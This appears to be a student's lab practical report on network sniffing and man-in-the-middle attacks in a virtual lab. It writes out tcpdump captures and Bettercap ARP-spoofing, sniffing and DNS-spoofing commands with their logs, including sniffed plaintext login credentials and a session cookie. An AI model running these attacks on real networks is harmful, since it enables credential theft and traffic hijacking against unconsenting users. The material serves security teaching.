Date: 28 /01/ 2025

Lab Practical #7:
Study sniffing and MIM attack using ettercap, Bettercap and TCPdump tools

1. MIM using TCPdump**:**

- TCPdump prints out a description of the contents of packets on a network interface that match the Boolean expression the description is preceded by a time stamp, printed, by default, as hours, minutes, seconds, and fractions of a second since midnight. It can also be run with the -w flag, which causes it to save the packet data to a file for later analysis, and/or with the -r flag, which causes it to read from a saved packet file rather than to read packets from a network interface.

```
└─$ sudo tcpdump -i br-089aa006a33e -w sniffed.pcap
[sudo] password for harsh:
tcpdump: listening on br-089aa006a33e, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C33 packets captured
33 packets received by filter
0 packets dropped by kernel
```

- The above command needs to be run as sudo (super user do) privileges
- -i flag specifies the interface we are working with here we are using a virtual interface.
- -w flag specifies where to store the packets which are captured here we are storing them in sniffed.pcap file which is located in current directory.

```
0000  02 42 ac 12 00 03 02 42  ac 12 00 02 08 00 45 00   ·B····B ····  ··E·
0010  00 79 ca 43 40 00 40 06  18 12 ac 12 00 02 ac 12   ·y·C@·@· ····· ····
0020  00 03 85 b8 04 b9 74 bf  72 0f a3 e5 d0 63 80 18   ····· t· r····c··
0030  01 f6 58 95 00 00 01 01  08 0a fd 5e 98 cd 03 ed   ··X····· ···^····
0040  b7 54 00 43 73 75 72 65  20 68 65 72 65 20 79 6f   ·T·Csure  here yo
0050  75 20 67 6f 20 67 6d 61  69 6c 3a 78 79 7a 40 67   u go gma il:xyz@g
0060  6d 61 69 6c 2e 63 6f 6d  20 70 61 73 73 77 6f 72   mail.com  passwor
0070  64 3a 61 73 6c 64 6b 66  6a 70 6f 69 21 64 6f 69   d:asldkf jpoi!doi
0080  61 71 75 72 2a 28 23                               aqur*(#
```


- In above image you can see a packet which was sniffed in sniffed.pcap which contains some credentials which were transferred from a user to another user.
- Below is a more readable version of the text in the above image.


```
sure here you go gmail:xyz@gmail.com password:asldkfjpoi!doiaqur*(#
```

2. MIM using Ettercap:

- Ettercap was born as a sniffer for switched LAN, but during the development process it has gained more and more features that have changed it to a powerful and flexible tool for Man-in-the-Middle attacks. It supports active and passive dissection of many protocols and includes many features for network and host analysis.

Date: 28 /01/ 2025






Date: 28 /01/ 2025

- Here in above image we can see that Ettercap has found two hosts in our network and (We are using a virtual network for this process)
- Add both the addresses as Target1 and Target2 by right clicking each of them

- From the top right corner we can open Connections tab from the View menu.
- Here we can see all the connections made in network, we can see we have two connections one UDP and other TCP.



- By double clicking on the connection you can see the data which was transferred through the connection.

3. MIM using Bettercap:

- It is a upgraded version of ettercap as the name says "better".
- In above command we can see a few flags which are explained below
  - -iface: it specifies on which interface we are going to run bettercap
  - -eval: it is used to execute a command of bettercap from the terminal for our purpose we are just launching bettercap ui version which can be seen through browser.

```
192.168.122.0/24 > 192.168.122.1 » net.probe on
192.168.122.0/24 > 192.168.122.1 » [19:43:46] [sys.log] [inf] net.probe probing 256 addresses on 192.168.122.0/24
```

- In above command we are starting probing on local network by running "net.probe on" command, we can see that we found a potential target in the network.

```
192.168.122.0/24 > 192.168.122.1 » set arp.spoof.target 192.168.122.144
```

- we will set the target using "set arp.spoof.target <ipaddress>" command which can be used to set one or more targets.

```
192.168.122.0/24 > 192.168.122.1 » set net.sniff.local true
```

- now we are setting "net.sniff.local true" which means that we are going to sniff all the incoming and outgoing packets from the target/ to the target machiene(s).

```
192.168.122.0/24 > 192.168.122.1 » arp.spoof on
192.168.122.0/24 > 192.168.122.1 » [18:40:43] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```

- now we are starting the actual attak by running "arp.spoof on".

```
192.168.122.0/24 > 192.168.122.1 » net.sniff on
192.168.122.0/24 > 192.168.122.1 » [19:41:00] [sys.log] [inf] net.sniff starting net.recon as a requirement for net.sniff
192.168.122.0/24 > 192.168.122.1 » [19:41:00] [endpoint.new] endpoint 192.168.122.144 detected as 52:54:00:38:6d:eb.
```

Date: 28 /01/ 2025

- Turning on the actual sniffer so we can see the incoming and outgoing traffic in the bettercap terminal interface.

```
192.168.122.0/24 > 192.168.122.1 » [19:45:39] [net.sniff.http.request] http 192.168.122.144 POST testfire.net/doLog
in

POST /doLogin HTTP/1.1
Host: testfire.net
Cookie: JSESSIONID=8E905960B454EDD8583A1CC703BA545D
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.
8
Accept-Encoding: gzip, deflate
Content-Length: 37
Origin: http://testfire.net
Referer: http://testfire.net/login.jsp
Upgrade-Insecure-Requests: 1
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
Priority: u=0, i

uid=admin&passw=admin&btnSubmit=Login
```

- In above image we are seeing a sniffed packet which contains username and password of some vulnerable website where the target logged in.

4. (Active) MIM Using Bettercap:

- Here we are performing a Active man in the middle attack
- In a Active MIM attack we are not only reading the data but we are also altering the data/content of the request or response from/ to the target.

```
192.168.122.0/24 > 192.168.122.1 » net.probe on
192.168.122.0/24 > 192.168.122.1 » [19:48:43] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.122.0/24 > 192.168.122.1 » [19:48:43] [sys.log] [inf] net.probe probing 256 addresses on 192.168.122.0/24
192.168.122.0/24 > 192.168.122.1 » [19:48:43] [endpoint.new] endpoint 192.168.122.144 detected as 52:54:00:38:6d:eb.
```

- Here we are starting “net.probe on” to probe the network.
- In above image we have discovered a potential target “192.168.122.144”

```
192.168.122.0/24 > 192.168.122.1 » set arp.spoof.targets 192.168.122.144
```

- Here we are setting the target to “192.168.122.144”

```
192.168.122.0/24 > 192.168.122.1 » arp.spoof on
192.168.122.0/24 > 192.168.122.1 » [19:50:00] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```

- Starting the actual ARP(Address Resolution Protocol) attack.


```
192.168.122.0/24 > 192.168.122.1 » set dns.spoof.domains darshanums.in
```

- Here we are spoofing the domain “darshanums.in” for the target machiene. i.e., when ever the target searches for “darshanums.in” there is a DNS query for “darshanums.in” instead of the DNS server we are going to respond to the query instead of the DNS server with a different address rather than the actual address of “darshanums.in”.

```
192.168.122.0/24 > 192.168.122.1 » dns.spoof on
[19:50:14] [sys.log] [inf] dns.spoof darshanums.in -> 192.168.122.1
```

Date: 28 /01/ 2025

- Now we are starting the dns spoofing attack on which shows us that the query for “darshanums.in” is replaced by “192.168.122.1” which is the IP address of the spoofed website.



- Here we can see that on the target machine when we search for “darshanums.in” on the target machine we are actually redirected to other website which is “DVWA” login page.

```
192.168.122.0/24 > 192.168.122.1 » [20:13:19] [sys.log] [inf] dns.spoof sending spoofed DNS reply for darshanums.in (->192.168.122.1) to 192.168.122.144 : 52:54:00:38:6d:eb.
```

- In our Bettercap CLI(Command Line Interface) we can see that there was a request for “darshanums.in” in target machine and the request was responded by our spoofed DNS response.